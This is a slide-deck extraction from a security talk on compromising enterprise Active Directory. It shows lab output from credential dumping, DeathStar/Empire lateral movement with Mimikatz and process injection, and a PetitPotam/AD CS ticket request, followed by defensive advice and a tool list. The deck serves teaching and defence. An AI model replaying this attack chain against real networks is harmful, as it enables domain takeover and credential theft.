0;669366	NTLM	WIN-LOANLOTDQLU	Fred	lm{ aad3b435b51404eeaad3b435b51404eeaad }
3b435b51404ee , ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }				
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.s. (Credentials K0)
0;996	Negotiate	WORKGROUP	WIN-LOANLOTDQLU\$	n.s. (Credentials K0)
0;42061	NTLM			n.s. (Credentials K0)
0;999	NTLM	WORKGROUP	WIN-LOANLOTDQLU\$	n.s. (Credentials K0)

POST EXPLOITATION BLOODHOUND



POST EXPLOI TATION

EMPIRE/DEATHSTAR

(DeathStar) ~ pwnb0x:DeathStar ~ git master* ~ ./DeathStar.py

It's as if millions of admins suddenly cried out in terror

Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta

[Web]: <https://www.PowerShellEmpire.com/> | [Twitter]: @harmj0y, @

91 modules currently loaded

1 listeners currently active

1 agents currently active

```
[*] Powering up the Death Star
[*] Polling for agents ...
[+] New Agent => Name: STFCD8R7 IP: 192.168.10.25 HostName: WIN7OMFGTHISLON UserName: LAB\yomama HighIntegrity: 1
[*] Agent: STFCD8R7 => Starting recorder
[*] Agent: STFCD8R7 => Found 2 members
[+] Agent: STFCD8R7 => Found 2 Domains
[*] Agent: STFCD8R7 => Found 4 active users
[*] Agent: STFCD8R7 => Found 1 users
[*] Agent: STFCD8R7 => Starting lateral movement
[*] Agent: STFCD8R7 => Attempting to spread
[*] Agent: STFCD8R7 => Current security context has admin access to 1 hosts
[*] Agent: STFCD8R7 => Spread laterally using current security context to WIN7.lab.local
[+] New Agent => Name: 7KCLE9XM IP: 192.168.10.25 HostName: WIN7OMFGTHISLON UserName: LAB\yomama5 HighIntegrity: 1
[*] Agent: 7KCLE9XM => Found 1 users logged into localhost: ['LAB\yomama5']
[*] Agent: 7KCLE9XM => Enumerated 1 processes
[*] Agent: 7KCLE9XM => Found process 2028 running under LAB\yomama5
[*] Agent: 7KCLE9XM => PSInjecting into process 2028
[+] New Agent => Name: PAT87XLM IP: 192.168.10.25 HostName: WIN7OMFGTHISLON UserName: LAB\yomama5 HighIntegrity: 0
[*] Agent: 7KCLE9XM => Executed Mimikatz
[*] Agent: PAT87XLM => Found 1 users logged into localhost: ['LAB\yomama5']
[*] Agent: PAT87XLM => Starting lateral movement
[*] Agent: PAT87XLM => Current security context has admin access to 1 hosts
[*] Agent: PAT87XLM => Spread laterally using current security context to WIN7.lab.local
[+] New Agent => Name: S4TK136D IP: 192.168.10.21 HostName: WIN7 UserName: LAB\yomama5 HighIntegrity: 1
[*] Agent: S4TK136D => Found 2 users logged into localhost: ['LAB\g0d', 'LAB\yomama4']
[*] Agent: S4TK136D => Found Domain Admin logged in: LAB\g0d
[*] Agent: S4TK136D => Enumerated 1 processes
[*] Agent: S4TK136D => Found process 1524 running under LAB\yomama4
[*] Agent: S4TK136D => PSInjecting into process 1524
[+] New Agent => Name: ADUXGMHZ IP: 192.168.10.21 HostName: WIN7 UserName: LAB\yomama4 HighIntegrity: 0
[*] Agent: S4TK136D => Executed Mimikatz
[*] Got Domain Admin via credentials! => Username: LAB\g0d Password: P@ssw0rd
```

-----WIN-----

POST EX PLOI TATION

CPO ADCS + PETIT PUTNAM



Version: v1.0.3 (9dad6e1) - 08/17/21 - Ronnie Flathers @ropnop



PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN



v1.6.4

```
*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=DC02[REDACTED].local
[*] Building AS-REQ (w/ PKINIT preauth) for:[REDACTED].local\dc02$'
+] TGT request successful!
[*] base64(ticket.kirbi):
```

HOORAY! YOU'RE A DA!

```
[+] New Agent -> Name: S4TK136D IP: 192.168.10.21 HostName: WIN7 UserName: LAB\g0d
[+] Agent: S4TK136D => Found 2 users logged into localhost: ['LAB\\g0d', 'LAB\\Administrator']
[+] Agent: S4TK136D => Found Domain Admin logged in: LAB\g0d
[+] Agent: S4TK136D => Enumerated 1 processes
[+] Agent: S4TK136D => Found process 1524 running under LAB\yomama4
[+] Agent: S4TK136D => PSInjecting into process 1524
[+] New Agent => Name: ADUXGMHZ IP: 192.168.10.21 HostName: WIN7 UserName: LAB\g0d
[+] Agent: S4TK136D => Executed Mimikatz
[+] Got Domain Admin via credentials! => Username: LAB\g0d Password: P@ssw0rd
```

POST EXPLOI TATION

How to Pwn an Enterprise in 2021 - Johnny Xmas

3



POST-EXPLOIT DEFENSE

//

Responder

- Disable WPAD, LLMNR, NBT-NS & mDNS
- Roll out SMB signing
- “Cyber Deception”

//

CME

- DON’T USE NULL SESSIONS
- Alert on mass connections/logins (failed AND successful)
- Stop giving everyone and their dog Local Admin privs

POST-EXPLOIT DEFENSE



//

Bloodhound

- RUN IT FIRST!
- Alert on anomalous traffic volume to a single DC (syslog, not EDR)
- Set query limit on the DC (DANGER)

//

Mimikatz

- Most EDR blocks this
- Alert on “lsass.dmp” file creation
- Stop giving everyone and their dog Local Admin privs

POST-EXPLOIT DEFENSE

//

Rampant Local Admin

- Grow a spine
- Admin account should not be the “daily driver”
- Use granular rules to only allow certain tasks to “Run as Admin”
- Use IAM vaults such as CyberArk to “check out” admin rights
- ALERT

POST-EXPLOIT DEFENSE

//

DA Account Availability

- Alert on EVERY DA login
- CRIT Alert on DA Account Creation
- DA account should not be a “daily driver”
- Use IAM vaults such as CyberArk to “check out” admin rights & unlock DA accounts

APPENDIX: TOOLS OF NOTE



ScanCannon

<https://github.com/johnnyxmas/ScanCannon>



Shodan

<https://www.shodan.io/>



Hydra

<https://www.thc.org/thc-hydra/>



Evil Foca

<https://www.elevenpaths.com/labstools/evil-foca/index.html>



Recon-ng

<https://bitbucket.org/LaNMaSteR53/recon-ng>



TheHarvester

<https://github.com/laramies/theHarvester>



MailSniper

<https://github.com/dafthack/MailSniper>



Burp Suite

<https://portswigger.net/burp/freedownload>



FiercePhish

<https://github.com/Raikia/FiercePhish>



IkeForce

<https://github.com/SpiderLabs/ikeforce>



Metasploit

<https://www.metasploit.com/>



CrackMapExec

<https://github.com/byt3bl33d3r/CrackMapExec>

APPENDIX: TOOLS OF NOTE (cont.)



Rid_enum

<https://github.com/trustedsec/ridenum>



Bloodhound

<https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started>



Mimikatz

<https://github.com/gentilkiwi/mimikatz/releases>



Powershell Empire

<https://www.powershellemire.com/>



Deathstar

<https://github.com/byt3bl33d3r/DeathStar/blob/master/DeathStar.py>



Javelin

<http://www.javelin-networks.com/>



SpoofSpotter

<https://github.com/NetSPI/SpoofSpotter>



CyberArk

<https://www.cyberark.com/>



DuoSec (MFA)

<https://duo.com/pricing/duo-mfa>



Cewl

<https://digi.ninja/projects/cewl.php>



Responder

<https://github.com/lgandx/Responder>

FIN



JOHNNY XMAS
SECURITY RESEARCHER
@GrimmCyber
@J0hnnyXm4s

By Johnny Xmas - linktr.ee/johnnyxmas